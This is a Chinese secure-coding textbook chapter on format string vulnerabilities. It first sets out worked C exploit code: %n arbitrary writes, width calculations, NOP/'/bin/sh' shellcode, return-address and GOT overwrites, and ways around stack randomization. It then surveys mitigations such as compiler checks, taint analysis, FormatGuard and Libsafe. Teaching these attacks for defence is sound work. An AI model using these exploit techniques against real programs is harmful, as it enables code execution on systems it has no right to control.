转换指示符%n，攻击者可以向指定地址中写入一个整数值。为了利用这个安全缺陷，攻击者需要向任意一个地址中写入一个任意值。不幸的是，存在一些技术可以达到这个目的。

可以使用与查看指定地址的内存相同的技术来指定地址。在下面的调用中：

```
printf( "\\xdc\\xf5\\x42\\x01%08x.%08x.%08x\\n" );
```

就将代表输出字符个数的整数值写入地址0x0142f5dc中。在本例中，写入的值（28）等于8字符宽的十六进制域（乘以3）的值加上4个地址字节的值。

当然，攻击者不太可能用这个值来覆写地址，而更可能用某些shellcode的地址来覆写地址（例如栈上的返回地址）。然而，这些地址往往是一个很大的数字。

格式化输出函数写入的字符个数是由格式字符串决定的。如果攻击者能够控制格式字符串，那么他就能通过使用具有具体的宽度或精度的转换规范来控制写入的字符个数。例如：

```
int i;
printf( "%10u\\n", 1, &i); /* i = 10 */
printf( "%100u\\n", 1, &i); /* i = 100 */
```

每一个格式字符串都耗用两个参数。第一个参数是转换指示符%u所使用的整数值，输出的字符个数（一个整数值）则被写入由第二个参数指定的地址中。

尽管输出字符的个数可以通过宽度和精度域进行控制，但是不同的实现对域的大小实际的限制（见第6.2.2节和第6.2.3节）。在大多数情况下，创建单个转换规范是不足以输出足够大的值以用作地址的。

虽然我们不能一次输出一个四字节的地址，但是我们可以分阶段将其写出[Scut 01]。在大多数复杂指令集计算机架构中（CISC），可以按如下方式写一个任意的地址：

1. 写入4个字节。
2. 递增该地址。
3. 写入另外4个字节。

这项技术对于覆写目标内存之后的3个字节有一个副作用。图6-12展示了这个过程是如何用于通过地址0x80402010来覆写foo中的内存的。它同时还展示了对接下来的双字（用变量bar表示）的影响。




图6-12 按四个步骤写一个地址

每一次地址递增的时候，都会在低内存中保留一个字节的尾值。这个字节在小尾端架构（little endian architecture）中是低位字节，而在大尾端架构（big endian architecture）中则为高位字节。这个过程可用于通过一系列小整数的值（<255）来实现写一个大整数值（一个地址）的目的。这个过程还可以颠倒过来，即还可以在地址递减时从高位内存写到低位内存。

图6-12的格式化输出调用仅仅执行每格式字符串的单一写。在对格式化输出函数的单次调用中，还可以执行多次写：

```
printf ("%16u%n%16u%n%32u%n%64u%n",
        1, (int *) &foo[0], 1, (int *) &foo[1],
        1, (int *) &foo[2], 1, (int *) &foo[3]);
```

将多次写与单格式字符串相结合的唯一区别在于，随着每一个字符的输出，计数器的值不断增加。例如，第一个%16u%n字符序列向指定地址中写入的值是16，但第二个%16u%n则写32字节，因为计数器没有被重置。

图6-12中使用的地址0x80402010简化了每一个字节的写入过程。当使用小尾端格式表示时，每一个字节都大于先前的字节（也就是10-20-40-80）。但是，如果字节不是按增加的顺序进行的呢？一个较小的数值是怎样通过一个递增的计数器来输出的呢？

解决方案其实非常简单。由于三个高字节是随后被覆写的，因此只要保存低位的字节就可以了。例如，由于每一个字节都在0x00-0xFF范围之内，0x100（十进制的256）就可以被添加到后继的写操作中。每一个后继写（subsequent write）都能够输出一个较大的值，同时剩余的数对0x100取余后保存所需的低位字节。

图6-13所示的代码用于向内存的指定位置写入一个地址。它创建了一个如下格式的输出字符串：
%width u%n% width u%n% width u%n% width u%n

其中的width值用来计算生成每一个转换指示符%n的值。这段代码可以进一步推广用于生成针对任意地址的、正确的格式字符串。

上述代码使用了三个无符号整数：already_written、width_field 和 write_byte。变量 write_byte 中包含下一个将要写入的字节值。already_written 用于存储输出的字符个数（应该等于格式化输出函数的输出计数器的值）。width_field 中存储有转换规范%n所需要的宽度域的值。

所需的宽度是由待写字节的值对0x100（不包括更大的宽度）取模再减去已经输出的字符数。区别在于输出的字符数需要将输出计数器从当前值增加到所需要的值。

在每一次写入后，前一个转换规范中的宽度值被加上已写入的字节数。这就允许我们记录输出计数器的值。

使用格式转换规范%u输出整数，一次最多可以输出10个字符（假定是32位的整数值）。因为宽度规范不会导致一个值被截断，因此一个小于10的宽度可能会导致输出未知数目的字符。图6-13所示程序的第8、15、22和29行中都精确地预测了输出计数器的值。

图6-14所示的最后一个利用程序创建了一个如下格式的字符串序列：

- 四套哑（dummy）整数/地址对
- 用于步进参数指针的指令
- 用于覆写地址的指令

```
1. static unsigned int already_written, width_field;
2. static unsigned int write_byte;
3. static char buffer[256];

4. already_written = 506;

    // 第1个字节
5. write_byte = 0x3C8;
6. already_written %= 0x100;

7. width_field = (write_byte - already_written) % 0x100;
8. if (width_field < 10) width_field += 0x100;
9. sprintf(buffer, "%03du", width_field);
10. strcat(format, buffer);

    // 第2个字节
11. write_byte = 0x3fA;
12. already_written += width_field;
13. already_written %= 0x100;

14. width_field = (write_byte - already_written) % 0x100;
15. if (width_field < 10) width_field += 0x100;
16. sprintf(buffer, "%03du", width_field);
17. strcat(format, buffer);

    // 第3个字节
18. write_byte = 0x442;
19. already_written += width_field;
20. already_written %= 0x100;
21. width_field = (write_byte - already_written) % 0x100;
22. if (width_field < 10) width_field += 0x100;
23. sprintf(buffer, "%03du", width_field);
24. strcat(format, buffer);

    // 第4个字节
25. write_byte = 0x501;
26. already_written += width_field;
27. already_written %= 0x100;

28. width_field = (write_byte - already_written) % 0x100;
29. if (width_field < 10) width_field += 0x100;
30. sprintf(buffer, "%03du", width_field);
31. strcat(format, buffer);
```

图6-13 用于覆写一个地址的利用代码

第3~10行定义了四套哑整数/地址对。第3、5、7和9行在与转换规范%u对应的格式字符串中插入了哑整型参数。这些哑整数值在它们不包括空字符的时候是完全不相关的。第4、6、8和10行指定了一个值序列，后者是用利用代码的地址去覆写0x0142f5dc（栈上的一个返回地址）处的地址所必需的。第11~13行写入适当数目的%x转换规范，将参数指针步进到格式字符串的起点以及第一个哑整数/地址对。


```
1. unsigned char exploit[1024] =  
   "\x90\x90\x90...\x90";  
2. char format[1024];  
  
3. strcpy(format, "\xaa\xaa\xaa\xaa");  
4. strcat(format, "\xdc\xf5\x42\x01");  
5. strcat(format, "\xaa\xaa\xaa\xaa");  
6. strcat(format, "\xdd\xf5\x42\x01");  
7. strcat(format, "\xaa\xaa\xaa\xaa");  
8. strcat(format, "\xde\xf5\x42\x01");  
9. strcat(format, "\xaa\xaa\xaa\xaa");  
10. strcat(format, "\xdf\xf5\x42\x01");  
  
11. for (i=0; i < 61; i++) {  
12.   strcat(format, "%x");  
13. }  
  
/* 这儿是用于写地址的代码 */  
14. printf(format);
```

图6-14 覆写内存

6.3.7 国际化

出于国际化的考虑，格式字符串和消息文本通常被移动到由程序在运行时打开的外部目录或文件中。

攻击者可以通过修改这些文件的内容从而改动程序的格式和字符串的值。因此，应该对这些文件加以保护，以防止其内容被非法改变。

同时，我们还必须防止攻击者使用自己的消息文件来替换正常的文件。这可以通过设置查找路径、环境变量或逻辑名字来限制存取（用于查找这种程序组件的Baroque规则很常用）。

6.4 栈随机化

虽然格式化输出函数的行为是由C99规定的，但某些和格式字符串有关的漏洞及对漏洞的利用与操作系统和编译器有关。例如，在Linux下，栈的起始地址为0xC0000000并且朝低内存方向增长。结果，极少数Linux栈地址中包含空字节，从而容易使它们被插入格式字符串。

然而，许多Linux变体（例如Red Hat、Debian和OpenBSD）中包含有某种栈随机化机制。这种机制使得很难预测栈上信息的位置，包括返回地址和自动变量的位置，这是通过向栈中插入随机的间隙实现的。

6.4.1 阻碍栈随机化

尽管栈随机化加大了漏洞利用的难度，但它并不能完全阻止这种情况的发生。举个例子，上一节中展示的格式字符串漏洞利用需要这样的一些值：

1. 要覆写的地址。
2. shell code的地址。

3. 参数指针和格式字符串起始地址之间的距离。
4. 在第一个转换规范u之前格式化输出函数已经写入的字节数。

如果这些值都被确定了，那么就可以利用“被栈随机化所保护的系統上的”格式字符串漏洞了。

待覆写地址

图6-13和图6-14中所示的漏洞利用覆写了栈上的一个返回地址。由于栈随机化，这个地址现在很难被预测。然而，覆写返回地址并不是执行任意代码的唯一方式。正如3.4节所描述的那样，还可以覆写在程序正常执行中、控制权将被转移到的函数的GOT入口或其他地址。覆写GOT入口的优势在于它独立于诸如栈和堆这样的系统变量。

Shellcode的地址

图6-14所示的基于Windows的利用中假设向栈的自动变量中插入了一段shellcode。对于实现栈随机化的系统，想找到这个地址很困难。然而shellcode同样可以插入到数据段或堆上的变量中，这就比较容易找到了。

距离

如果想要这个利用得逞，攻击者必须确定参数指针和格式字符串的起始位置在栈中的距离。乍一看，这似乎是个不可逾越的障碍。实际上，攻击者并不需要搞清楚格式字符串起始位置的绝对地址（因为它可能被有效地随机化了），它只需要知道格式化输出函数中的参数指针与格式字符串的起始位置之间的距离就可以了。尽管这两个位置的绝对地址都被随机化了，然而它们之间的相对距离却是不变的。因此，计算它们之间的距离并且插入所需数目的%x格式转换规范并不难做到。

字节输出

第一个转换规范u之前的最后一个变量记载的是格式化输出函数已经写入的字节数。这个值可以根据格式化输出函数的参数指针和格式字符串起点之间的距离，以及哑地址长度和地址字节计算得到。

6.4.2 以双字的格式写地址

基于Windows的利用将一个shellcode的地址分成四次每次写入一个字节，各次调用之间对地址进行递增。如果由于对齐的要求或者其他原因造成这种操作不可能，仍然可以通过向地址中一次写入一个字甚至全部内容来实现。

图6-15和图6-16展示了一个Linux下的利用，是通过将高位字接在低位字的后面实现的（在一个小尾端架构上）^①。这个利用使用在第4行声明的静态变量向数据段中插入一个shellcode。在第8行，`exit()`函数的GOT入口的地址被连接到格式字符串。在第10行中，该地址被加2后也连接到格式字符串。当第15行调用`exit()`终止程序时，控制权会移交给shellcode。

^① 这个利用是在Red Hat Linux 2.4.20-31.9上测试的。

```

1. #include <stdio.h>
2. #include <string.h>
3. int main(int argc, char * argv[]) {
4.     static unsigned char shellcode[1024] =
        "\x90\x09\x09\x09\x09\x09/bin/sh";
5.     int i;
6.     unsigned char format_str[1024];
7.     strcpy(format_str, "\xaa\xaa\xaa\xaa");
8.     strcat(format_str, "\xb4\x9b\x04\x08");
9.     strcat(format_str, "\xcc\xcc\xcc\xcc");
10.    strcat(format_str, "\xb6\x9b\x04\x08");
11.    for (i=0; i < 3; i++) {
12.        strcat(format_str, "%x");
13.    }
14.    /* 这儿是用于写地址的代码 */
15.    printf(format_str);
16.    exit(0);
17. }

```

图6-15 Linux利用变体

```

1. static unsigned int already_written, width_field;
2. static unsigned int write_word;
3. static char convert_spec[256];
4. already_written = 28;
5. // 第一个字 (word)
6. write_word = 0x9020;
7. already_written %= 0x10000;
8. width_field = (write_word-already_written) % 0x10000;
9. if (width_field < 10) width_field += 0x10000;
10. sprintf(convert_spec, "%04du%%n", width_field);
11. strcat(format_str, convert_spec);
12. // 最后一个字 (word)
13. already_written += width_field;
14. write_word = 0x0804;
15. already_written %= 0x10000;
16. width_field = (write_word-already_written) % 0x10000;
17. if (width_field < 10) width_field += 0x10000;
18. sprintf(convert_spec, "%04du%%n", width_field);
19. strcat(format_str, convert_spec);

```

图6-16 Linux利用变体：覆写内存

6.4.3 直接参数存取

Single UNIX规范[IEEE 04]允许转换被应用于参数列表中的格式之后的第 n 个参数上，而不

是应用到下一个未使用的参数上。^①在这种情况下，转换指示符%将被序列%n\$所代替，其中n是一个1到{NL_ARGMAX}范围内的十进制整数，它指定了参数的位置。

格式既可以包含数字式（例如%n\$、*m\$等）也可以包含非数字式的（例如%和*）参数转换规范，但不允许二者同时出现。%%与%n\$混合使用是个例外。在一个格式字符串中混用数字式和非数字式参数规范会导致未定义的结果。当使用数字式参数规范时，要想指定第n个参数，格式字符串中所有从第一个到第n-1个前导参数都要被指定。

在包含有%n\$形式的转换规范的格式字符串中，参数列表中的数字式参数可视需要被从格式字符串中引用多次。

图6-17展示了%n\$形式的转换规范是如何被用于格式字符串利用的。第2行的格式字符串在没有分解之前看上去很复杂。第一个转换规范%4\$5u获得第四个参数（即常量5），并将输出格式化为无符号的十进制整数，宽度为5。第二个转换规范%3\$n，将当前输出计数器的值（5）写到第三个参数（&i）所指定的地址。该模式被重复了两遍。第2行对printf()函数的调用导致以5个字符的列宽将值5、6、7打印出来。第3行调用的printf()打印出赋给变量i、j、k的值，这些值代表了在上一次调用printf()的基础上输出计数器的增加值。

```
1. int i, j, k = 0;

2. printf(
    "%4$5u%3$n%5$5u%2$n%6$5u%1$n\n",
    &k, &j, &i, 5, 6, 7
);

3. printf("i = %d, j = %d, k = %d\n", i, j, k);

输出:
    5    6    7
i = 5, j = 10, k = 15
```

图6-17 直接参数存取

转换规范%n\$中的参数数字n必须是这样的一个整数值：其值必须介于1和提供给函数调用的参数的最大数目之间。在某些实现中，会提供一个诸如NL_ARGMAX常量之类的上限值。在GCC中，运行时真正有效的值可以通过sysconf()获得：

```
int max_value = sysconf(_SC_NL_ARGMAX);
```

有些系统（如System V）有一个下限值，如9。在GNU C库中不存在实际的限制。Rad Hat 9 Linux中该最大值是4096。

图6-15和图6-16所示的利用可以很容易被修改成使用直接参数存取。图6-15的11~13行可以去除掉。用来计算写入部分格式字符串的新代码如图6-18所示。其中只有9、16行（以采用直接参数存取的格式规范替代了原来的版本）以及4行被修改了（去掉转换规范%x，从而改变已经写入输出流的字节数）。

① %n\$风格的转换字符串在Linux中支持但在Visual C++中不支持。这不奇怪，因为C99标准中并不包含直接参数存取。

```
1. static unsigned int already_written, width_field;
2. static unsigned int write_word;
3. static char convert_spec[256];

4. already_written = 16;

    // 第一个字 (word)
5. write_word = 0x9020;
6. already_written %= 0x10000;

7. width_field = (write_word-already_written) % 0x10000;
8. if (width_field < 10) width_field += 0x10000;
9. sprintf(convert_spec, "%4$du%5$n", width_field);
10. strcat(format_str, convert_spec);

    // 最后一个字 (word)
11. already_written += width_field;
12. write_word = 0x0804;
13. already_written %= 0x10000;

14. width_field = (write_word-already_written) % 0x10000;
15. if (width_field < 10) width_field += 0x10000;
16. sprintf(convert_spec, "%6$du%7$n", width_field);
17. strcat(format_str, convert_spec)
```

图6-18 直接参数存取内存写

6.5 缓解策略

有很多开发人员在意识到转换指示符%n的危险时，不禁会问，“难道他们（I/O库的开发人员）不能拿掉它们吗？”。遗憾的是，由于%n转换指示符与整个体系结合紧密，消除它将会破坏现有的代码。虽然如此，但还是存在不少缓解措施，可以防止格式字符串漏洞的产生。

6.5.1 静态内容的动态使用

有一个消除格式字符串漏洞的常见建议是禁止动态格式字符串的使用。如果所有格式字符串都是静态的话，那格式字符串漏洞将不复存在（除非目标字符数组没有得到足够的限制而造成缓冲区溢出）。然而，这种方案不切实际，因为动态格式字符串已被现有代码广泛使用。

动态格式策略的一个可选替代品是对静态内容的动态使用。图6-19所示的简单程序实现了第一个参数和第二个参数之间的乘法。这里还使用了第三个参数来指示程序如何对结果进行格式化。如果第三个参数是字符串“hex”，那么将使用转换指示符%x将结果显示为十六进制的格式，否则结果将使用%d转换指示符显示为十进制数值。

如果不考虑例子中的程序缺少必要的输入验证这个明显且危险事实的话，这个程序是可以免于受到格式字符串利用的威胁的。尽管用户可以影响格式字符串的内容，但他们并不能随心所欲，为所欲为。这种对静态内容的动态使用正是一种处理动态格式字符串问题的好方法。

当出错的时候，这个示例程序很容易采用静态格式字符串改写。这在那些需要判定动态格式字符串的使用是否安全的审计者中间可以少造成一些安全恐慌。

```
1. #include <stdio.h>
2. #include <string.h>

3. int main(int argc, char * argv[]) {
4.     int x, y;
5.     static char format[256] = "%d * %d = ";

6.     x = atoi(argv[1]);
7.     y = atoi(argv[2]);

8.     if (strcmp(argv[3], "hex") == 0) {
9.         strcat(format, "0x%x\n");
10.    }
11.    else {
12.        strcat(format, "%d\n");
13.    }
14.    printf(format, x, y, x * y);

15.    exit(0);
16. }
```

图6-19 动态格式字符串

6.5.2 限制字节写入

当被误用的时候，格式化输出函数容易造成格式字符串漏洞和缓冲区溢出漏洞。缓冲区溢出可以通过严格控制这些函数写入的字节数来避免。

写入的字节数可以通过指定一个精度域作为%s转换规范的一部分进行控制。如下例，不使用 `sprintf(buffer, "Wrong command: %s\n", user);`

而是使用

`sprintf(buffer, "Wrong command: %.495s\n", user);`

精度域指定了针对%s转换所要写入的最大字节数。在这个例子中，静态字符串“贡献”了17个字节（包括尾部的空字节在内）。精度域为495确保结果字符串可以适合于512字节的缓存。

另一种方式是使用更安全版本的格式化输出库函数，它们不容易产生缓冲区溢出问题（例如采用 `snprintf()` 和 `vsprintf()` 代替 `sprintf()` 和 `vsprintf()`）。这些函数指定了写入的最大字节数（包括末尾的空字节在内）。

知道在运行时使用的是哪一个函数及其版本信息是非常重要的。例如，Linux libc4.[45]中没有 `snprintf()` 函数，然而，在Linux发行版中包含有libbsd库，其中含有一个不带大小参数的 `snprintf()` 函数。因此，使用早期版本的libc4中的函数 `snprintf()` 会导致安全问题。如果你不认为这是一个问题的话，请阅读稍后的“编程捷径”。

函数 `asprintf()` 和 `vasprintf()` 可以用于取代 `sprintf()` 和 `vsprintf()`。这些函数为字符串分配足够大的空间以容纳包括末尾空字符在内的输出内容，并通过第一个参数返回指向它的指针。当该指针不再需要时，就会被传给 `free()`。这些函数都是GNU的扩展函数，在C或POSIX标准中并没有定义。*BSD系统也支持这些函数。另一个解决方案是使用 `slprintf()` 函数，它采用与第2章中讨论的 `strncpy()` 和 `strncat()` 函数类似的方式。

编程捷径

互联网系统协会 (Internet Systems Consortium, ISC) 的动态主机配置协议 (Dynamic Host Configuration Protocol, DHCP) 包含一个漏洞, 存在若干个潜在的缓冲区溢出情形。ISC 的 DHCP 使用 `vsnprintf()` 函数写形形色色的日志文件字符串。对于不支持 `vsnprintf()` 的系统来说, 可以使用一个 C 包含文件, 它以如下方式将一个 `vsnprintf()` 定义为 `vsprintf()`:

```
#define vsnprintf(buf, size, fmt, list) \  
    vsprintf(buf, fmt, list)
```

`vsprintf()` 函数没有边界检查。因此, 这里 `size` 被丢弃了, 从而当使用非受信的数据时, 就导致了缓冲区溢出的可能性。

在这种情况下, 可以通过包含一个具有可执行文件的 `vsnprintf()` 实现, 来消除对外部库的依赖, 从而解决这个问题。

6.5.3 ISO/IEC TR 24731

目前有一个提交给 WG14 国际标准化工作组的提案, 即让 C 语言采纳更安全版本的格式化输出函数。这些具有增强的安全性的函数包括 `fprintf_s()`、`printf_s()`、`snprintf_s()`、`sprintf_s()`、`vfprintf_s()`、`vprintf_s()`、`vsnprintf_s()`、`vsprintf_s()` 以及它们的宽字符版本 [Meyers 04]。

这些格式化输出函数有着不带 `_s` 后缀的原型对应物, 但 `sprintf_s()` 和 `vsprintf_s()` 除外, 二者对应的原型是 `snprintf()` 和 `vsnprintf()`。它们与不带 `_s` 后缀的对应物的区别在于, 它们不支持格式转换指示符 `%n`, 并且如果指针为空或格式字符串无效的话, 它们将其视作约束违例 (constraint violation)。

尽管这些函数是对现有 C99 标准函数的改进, 即可以防止写内存, 但它们无法防止格式字符串漏洞, 这些漏洞使程序崩溃, 或被用于查看内存内容。因此, 当使用这些函数时, 有必要像在使用 C99 格式化输出函数一样保持警惕。

6.5.4 iostream 与 stdio

尽管 C 程序员几乎别无选择而只能使用 C99 标准格式化输出函数, 但 C++ 程序员能够使用 `iostream` 库, 这个库提供了通过流来实现输入、输出的功能。格式化输出使用 `iostream` 依照中缀二元插入操作符 `<<` 进行实现。左操作数是待插入数据的流, 右操作数则是要插入的值。格式化和标记化 (tokenized) 输入是通过提取操作符 `>>` 实现的。标准的 I/O 流 `stdin`、`stdout` 和 `stderr` 被 `cin`、`cout` 和 `cerr` 所取代。

在《Effective C++》一书中, Scott Meyers [Meyers 98] 偏爱 `iostream` 甚于 `stdio`;

虽然备受推崇, 但事实上 `scanf` 和 `printf` 以及其他同类的函数都是可以改进的。特别是, 它们既非类型安全, 也不具备可扩展性。

除了提供类型安全和可扩展性之外, `iostream` 库在安全性方面做得要比 `stdio` 好得多。图 6-20 所示的是一个使用 `stdio` 实现的极其不安全的程序。程序在第 6 行从 `stdin` 中读入一个文件

名并尝试在第7行打开该文件。如果打开失败的话会在第10行打印一条错误信息。但是，这个程序的第6行代码容易造成缓冲区溢出，第10行代码中的格式字符串则可能会被利用。图6-21展示了该程序的一个安全版本，使用了std::string类和iostream库。

```
1. #include <stdio.h>
2. int main(int argc, char * argv[]) {
3.     char filename[256];
4.     FILE *f;
5.     char format[256];
6.     fscanf(stdin, "%s", filename);
7.     f = fopen(filename, "r"); /* read only */
8.     if (f == NULL) {
9.         sprintf(format, "Error opening file %s\n",
10.             filename);
11.         fprintf(stderr, format);
12.         exit(-1);
13.     }
14.     fclose(f);
15. }
```

图6-20 极其不安全的stdio实现

```
1. #include <iostream>
2. #include <fstream>
3. using namespace std;
4. int main(int argc, char * argv[]) {
5.     string filename;
6.     ifstream ifs;
7.     cin >> filename;
8.     ifs.open(filename.c_str());
9.     if (ifs.fail()) {
10.         cerr << "Error opening " << filename
11.             << endl;
12.         exit(-1);
13.     }
14.     ifs.close();
15. }
```

图6-21 安全的iostream实现

6.5.5 测试

漏洞测试软件是必不可少的，但具有局限性。测试的主要弱点在于路径的覆盖，也就是说很难构建一个能够覆盖所有路径的测试套件。格式字符串bug的主要来源在于错误报告代码（例如调用syslog()）。由于这类代码是作为异常的结果而被触发执行的，因此，在实际的运行期测试中这些路径往往被遗漏了。

6.5.6 编译器检查

当前版本的GNU C编译器提供了对格式化输出函数调用进行附加检测的开关选项。Visual C++ .NET中没有这样的选项。GNU C编译器的选项包括-Wformat、-Wformat-nonliteral以及-Wformat-security。

-Wformat

这个选项指示GNU C编译器检查对格式化输出函数的调用，即检查格式字符串，并验证所提供的参数的类型和数目都是正确的。这个选项虽然起到一定的作用，但是不会报告带符号/无符号整数转换指示符与它们相应的参数之间不匹配的情况。-Wformat选项包含在-Wall选项中。

-Wformat-nonliteral

这个选项与-Wformat执行的功能基本相同，但是它在格式字符串不是字符串字面量并且不能被校验的情况下增加了警告功能。不过当格式化函数的格式参数为va_list时除外。

-Wformat-security

这个标志执行的功能与-Wformat也基本相同，但它增加了对于可能造成安全问题的格式化输出函数调用的警告功能。在这种情况下，当格式字符串不是字符串字面量或者没有任何格式参数（如printf(foo)）时就会对printf()的调用发出警告。实际上，该警告是-Wformat-nonliteral警告的一个子集。将来可能会对-Wformat-security继续扩充，而新扩充的警告将不包括在-Wformat-nonliteral中。

6.5.7 词法分析

pscan[DeKok 00]工具是一种词法分析工具，可以自动扫描源代码中存在的格式字符串漏洞。它以如下规则扫描格式化输出函数：

如果函数最后一个参数是格式字符串且不是静态字符串，则产生一个报告。

这种方式比较简单，无法侦测传入参数时存在的漏洞（像本章大多数的例子一样），它在使用用户或者其他非信任源提供的格式字符串时会产生错误的判断。

词法分析工具最主要的优势在于速度。然而，由于词法分析工具缺乏语义知识，导致很多漏洞无法得到检测。

6.5.8 静态污点分析

Shankar及其同事描述了一个用于检测C程序中的格式字符串安全漏洞的系统，该系统使用了一个基于约束的类型推断引擎[Shankar 01]。在这种方法中，来自非信任源的输入会被标记为污点（tainted），而由污点源衍生的数据同样会被标记为污点，对于那些试图将污点数据解释为格式字符串的操作会产生一个警告。这个工具是基于CQUAL扩展类型修饰符框架（extensible type qualifier framework）而构建的^①。

污点化（Tainting）利用附加类型修饰符（type qualifier）来扩展现有的C类型系统。标准C类型系统中已经包含了const之类的修饰符，增加一个污点修饰符则允许在使用非信任输入的同时将其标记为污点，就像下面程序中示范的那样：

^① 参见<http://www.cs.umd.edu/~jfoster/cqual>。


```
tainted int getchar();
int main(int argc, tainted char *argv[]);
```

在这个例子中，`getchar()`的返回值和程序的命令行参数都被标记为污点并作为污点值（tainted values）对待。在给定一套初始污点标注的情况下，就可以推断程序变量能否被赋予来自某个污点源（tainted source）的值。如果任何污点类型的表达式被用作了格式字符串，则用户将会被警告程序中存在潜在的漏洞。

静态污点分析需要源代码中具备完善的标注，遗漏了标注必然会导致漏洞检测不彻底。从另一方面来看，过多的误判则会导致工具本身被弃用。现在，已经开发出限制并帮助用户管理警告信息的技术了。

静态污点分析的思想来源于Perl。Perl中提供了一种名为“taint”（污点）的机制，用于标记用户感到没有把握的变量（包括用户输入、文件输入和环境变量等）[Stein 01]，并防止这些变量被具有潜在危险性的函数所使用。

6.5.9 调整变参函数的实现

对格式字符串漏洞的利用要求参数指针被步进超过传递给格式化输出函数的参数数目。换句话说，格式字符串使用的参数个数超过了实际传入的实参数量。可以通过将变参函数的参数个数限制在实际传递的参数个数之内，从而消除这个基于参数指针步进（advance）而导致的利用。

遗憾的是，通过传递一个终止参数（例如空指针）来判断实参什么时候被用尽是不可能的，因为ANSI变参函数机制允许任意数据作为参数传递。

由于编译器总是知道有多少个参数传递到了变参函数中，所以另外一种实现方式是将这个信息作为一个参数传给变参函数，如图6-22所示。在例子的第一行，`va_start()`宏被展开以初始化存储变参个数的变量`va_count`。这种方式假定参数的数目会作为一个参数直接传递给变参函数，并且紧接在定参的后面。在第二行展开了`va_arg()`宏，每次调用它的时候变量`va_count`都会减1。当`va_count`等于零时如果再需要参数，则函数失败。

```
1. #define va_start(ap,v)
   (ap=(va_list)_ADDRESSOF(v)+_INTSIZEOF(v)); \
   int va_count = va_arg(ap, int)

2. #define va_arg(ap,t) \
   (*(t *)((ap+=_INTSIZEOF(t))-_INTSIZEOF(t))); \
   if (va_count-- == 0) abort();

3. int main(int argc, char * argv[]) {
4.   int av = -1;

5.   av = average(5, 6, 7, 8, -1); // 可以工作
6.   av = average(5, 6, 7, 8); // 失败

7.   return 0;
8. }
```

图6-22 安全的变参函数实现

```
av = average(5, 6, 7, 8); // 失败
1. push 8
2. push 7
3. push 6
4. push 4 // 4个变参 (和1个定参)
5. push 5
6. call average
7. add esp, 14h
8. mov dword ptr [av], eax
```

图6-23 安全的变参函数绑定

我们可以利用图6-2中的`average()`函数测试这种方式的正确性。当图6-22的第5行中第一次调用`average()`的时候，由于函数选用了参数为-1作为终止条件，所以执行成功。但是，第二次调用它的尝试却失败了，因为用户忘记将-1作为参数传给函数，当`va_arg()`函数用尽所有的参数时就非正常终止了。

然而，这个解决方案存在两个问题。其一，大多数编译器都不能传递一个包含变参个数的参数^①。这就导致需要直接用汇编语言编写调用指令。图6-23展示了一个汇编语言指令的例子，这是第6行调用`average()`函数所需生成的指令，以便处理修改后的变参函数实现。可以看到，包含变参个数的附加参数被插入到第4行。

第二个问题是附加参数的存在会破坏与使用现有二进制接口的现存库的兼容性（假设编译器还没有传递这些信息）。与这些库进行桥接可能需要一些诸如`pragma`之类的传统机制，而这些机制必然会产生老式的绑定。但另一方面，该解决方案不需要修改源代码。

唯一需要步进参数指针的格式字符串漏洞就是缓冲区扩张（buffer expansion），我们需要采用其他措施避免这类格式字符串漏洞的利用。

6.5.10 Exec Shield

Exec Shield的开发者是Arjan van de Ven 和Ingo Molnar，这是一种针对Linux IA-32的、基于核心的安全特征[Drepper 04]。在Red Hat Enterprise Linux V.3及其更新版中，Exec Shield能够对栈、共享库的位置以及程序堆的起点进行随机化处理[van de Ven 04]。

Exec Shield栈随机化是由核心作为一个执行程序的启动而实现的。栈指针增加一个随机值。这个过程中不会发生浪费内存的情况，因为被忽略的栈区域没有被换页载入。然而，栈的地址则变得难以预测。尽管栈随机化是一种阻止现有漏洞利用的很有用的思想，但它也可以被挫败，如第6.4节中所示的那样。

6.5.11 FormatGuard

另一种防范格式字符串漏洞的策略是通过动态地改变C运行时环境、编译器或者库函数来防止利用。FormatGuard是一个编译器修改器，通过插入代码实现动态检测，并且拒绝那些参数个数与转换规范所指定个数不匹配的格式化输出函数调用[Cowan 01a]。为了实现检查工作，应用

^① VAX标准调用序列（部分采用硬件指令实现）可以传递参数的个数（实际上是构成参数列表的长字（long words）的个数）。这种方式也得到了Alpha系统的支持，而且HP VMS for Alpha现在仍然是这么做的。

程序必须使用FormatGuard进行重编译。

不同于原来改变变参函数实现的做法，FormatGuard使用GNU C的预处理器cpre-processor，CPP)提取实际的参数个数。然后这个总数被传递给一个安全的包装器函数(wrapper function)。该函数解析格式字符串以确定需要传入多少个参数。如果格式字符串使用的参数大于提供的实参，那么包装器函数将引发一个警报并终止进程。

FormatGuard也存在一定的局限性。如果攻击者使用的格式字符串能够匹配[⊖]格式化输出函数的实参个数，那么FormatGuard将不能察觉到这种攻击。理论上，攻击者有可能通过“创造性地”输入一些参数来发动攻击(例如，将一个整型参数当作双精度型参数对待)，但实际上可以这种方式利用的漏洞很罕见，而且这样的攻击程序也很难写。此外，坚持参数与%指示符之间的精确匹配容易产生误判，因为有很多代码都提供了比格式字符串所指定的参数个数更多的实参。

另一个局限性在于程序有时会取得函数printf()的地址并将其存入一个函数指针变量中，以后通过这个变量来调用printf()。这一系列事件会使FormatGuard失效，因为取得地址的过程不会出错，而且通过函数指针的间接调用也不会展开宏。幸运的是，这并不是格式化输出函数的惯常用法。

FormatGuard的第三个局限性在于它无法保护这类程序：动态地构建参数列表变量并调用vsprintf()或者其他相关函数。

6.5.12 Libsafe

Libsafe 2.0可以阻止企图覆写栈返回地址的格式字符串漏洞利用[Tsai 01]。如果发现了这样的攻击，Libsafe将会记录一条警告信息并终止目标进程。

Libsafe包括这些有漏洞函数的更安全的版本。它的首要任务就是保证这些函数在提供给它的参数的前提下能够安全工作，如果这个条件满足，Libsafe就调用原来的函数或者执行功能上相同的代码(例如用snprintf()代替sprintf())，否则，引发错误并且终止进程。

